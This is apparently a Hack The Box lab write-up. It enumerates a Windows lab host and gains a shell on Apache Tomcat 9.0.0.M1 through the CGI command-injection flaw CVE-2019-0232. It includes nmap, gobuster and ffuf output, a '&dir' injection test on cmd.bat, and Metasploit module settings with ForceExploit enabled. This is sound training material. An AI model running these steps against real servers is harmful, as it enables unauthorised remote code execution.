Attacking Common Applications Skills Assessment 1

Introduction

During a penetration test against the company Inlanefreight, you have performed extensive enumeration and found the network to be quite locked down and well-hardened. You come across one host of particular interest that may be your ticket to an initial foothold. Enumerate the target host for potentially vulnerable applications, obtain a foothold, and submit the contents of the flag.txt file to complete this portion of the skills assessment.

Target: 10.129.201.89

What vulnerable application is running

Starting off with an nmap scan

```
sudo nmap -sC -sV 10.129.201.89 -oA 10.129.201.89-sc-sv

sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-30 14:33 EDT
Nmap scan report for 10.129.201.89
Host is up (0.038s latency).
Not shown: 990 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_09-01-21  08:07AM       <DIR>          website_backup
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
```

```
|_  Potentially risky methods: TRACE
|_http-title: Freight Logistics, Inc
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-06-30T18:33:25+00:00; -3s from scanner time.
| ssl-cert: Subject: commonName=APPS-SKILLS1
| Not valid before: 2025-06-29T18:29:44
|_Not valid after:  2025-12-29T18:29:44
| rdp-ntlm-info:
|   Target_Name: APPS-SKILLS1
|   NetBIOS_Domain_Name: APPS-SKILLS1
|   NetBIOS_Computer_Name: APPS-SKILLS1
|   DNS_Domain_Name: APPS-SKILLS1
|   DNS_Computer_Name: APPS-SKILLS1
|   Product_Version: 10.0.17763
|_  System_Time: 2025-06-30T18:33:18+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8000/tcp open  http          Jetty 9.4.42.v20210604
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(9.4.42.v20210604)
| http-robots.txt: 1 disallowed entry
|_/
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/9.0.0.M1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
```

```
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-06-30T18:33:18
|_  start_date: N/A
|_clock-skew: mean: -3s, deviation: 0s, median: -3s
```

Looking at the output Jenkins and Tomcat are the two that yell out to me as potential targets for this exercise.

Doing some research on the versions identified for the applications Jenkins did have a few exploits, but they were primarily informaiton disclosure, request smuggling, cookie smuggling, and info exposure.

Looking into the version of Apache Tomcat this RCE exploit (https://github.com/jaiguptanick/CVE-2019-0232) came up so it seems a more likely avenue of attack

Submitting Tomcat as the answer shows that line of thinking was right

What port is this application running on


Looking at the highlighted portion of the nmap results the answer is 8080

What version of the application is in use?


Looking at the highlighted portion of the nmap Results 9.0.0.M1 is the answer

Exploit the application to obtain a shell and submit the contents of the flag.txt file on the Administrator desktop.


Opening up the webpage for tomcat I am unable to access to access the host or host-manager pages through the usual links on the page so I decide to run gobuster to try and find some other pages.



clicking manager link:



clicking host-manager link



gobuster results

```
┌──(kali㉿kali)-[~/htb/attacking_common_applications/skills_assessment1/CVE-2019-0232]
└─$ gobuster dir -u http://10.129.201.89:8080 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.201.89:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/docs                 (Status: 302) [Size: 0] [--> http://10.129.201.89:8080/docs/]
/examples             (Status: 302) [Size: 0] [--> http://10.129.201.89:8080/examples/]
/http%3A%2F%2Fwww     (Status: 400) [Size: 0]
/http%3A%2F%2Fyoutube (Status: 400) [Size: 0]
/http%3A%2F%2Fblogs   (Status: 400) [Size: 0]
/http%3A%2F%2Fblog    (Status: 400) [Size: 0]
/**http%3A%2F%2Fwww   (Status: 400) [Size: 0]
Progress: 87664 / 87665 (100.00%)
===============================================================
Finished
===============================================================
```

at this point I decided to check searchsploit for tomcat vulnerabilities with this version

```
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)                | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)                | jsp/webapps/42966.py
Apache Tomcat Connector jk2-2.0.2 mod_jk2 - Remote Overflow                                                               | linux/remote/5386.txt
Apache Tomcat Connector mod_jk - 'exec-shield' Remote Overflow                                                            | linux/remote/4162.c
Apache Tomcat Manager - Application Deployer (Authenticated) Code Execution (Metasploit)                                 | multiple/remote/16317.rb
Apache Tomcat Manager - Application Upload (Authenticated) Code Execution (Metasploit)                                   | multiple/remote/31433.rb
Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow (Metasploit)                                                         | windows/remote/16798.rb
Apache Tomcat/JBoss EJBInvokerServlet / JMXInvokerServlet (RMI over HTTP) Marshalled Object - Remote Code Execution      | php/remote/28713.php
AWStats 6.x - Apache Tomcat Configuration File Arbitrary Command Execution                                                | cgi/webapps/35035.txt
Jakarta Tomcat 3.x/4.0 - Error Message Information Disclosure                                                             | unix/local/21073.txt
```

I ran the check vulnerable script from 42966.py and it came back false

that didn't yield anything so i went back to google and checked for RCE exploits for Apache Tomcat 9.0.0.M1 and found a rapid7 article that seemed promising

https://www.rapid7.com/db/vulnerabilities/apache-tomcat-cve-2019-0232/

that led to me goolging CVE-2019-0232 POC and I found

> https://github.com/setrus/CVE-2019-0232

which told me there was a metasploit module for this exploit, but ALSO reminded me that I need to fuzz for CGI scripts.


Running FFUF to try and find CGI scripts

```
ffuf -u http://10.129.201.89:8080/cgi/FUZZ.bat -w /usr/share/dirb/wordlists/common.txt


cmd                     [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 99ms]
```

Nice there is a CMD CGI script

Knowing that the next step is to check fi it is vulnerable to command injection - me appending dirs to valid commands in the script. To do this I manually went to the page in my browser and appended &dir as a parameter to the script and it worked.



at this point I turned on foxy proxy, opened up burp, refreshed the page to capture the current request and sent it to repeater!


Further explaining that process:

Foxy proxy is an extension I have set up to dynamically turn my firefox browser into a proxy that burp will capture. There are some good tutorials on setting it up

online googling “set up foxy proxy with burp”. I turned on the proxy by opening the extension in the top right of my browser.

Then I opened burp and went to the proxy tab and turned intercept on

then I refreshed the page in firefox (the one that had the command injection for dir) - the picture above this




messing around with trying to get a payload onto the machine using curl and stuff from repeater didn’t work out so I circled back to the metasploite module.

```
msfconsole
use /exploit/windows/http/tomcat_cgi_cmdlineargs
set lhost tun0
set rhosts 10.129.201.89
set rport 8080
set targeturi /cgi/cmd.bat
```

when I attempted to run it, I got the following error:

> Exploit aborted due to failure: not-vulnerable: The target is not exploitable. "set ForceExploit true" to override check result.

because I manually tested the injection myself I felt comfortable setting force exploit to true and when I did that it did work and I got a shell



from there I just moved to where they said the flag would be on the admins desktop and used cat to print the contents of the flag file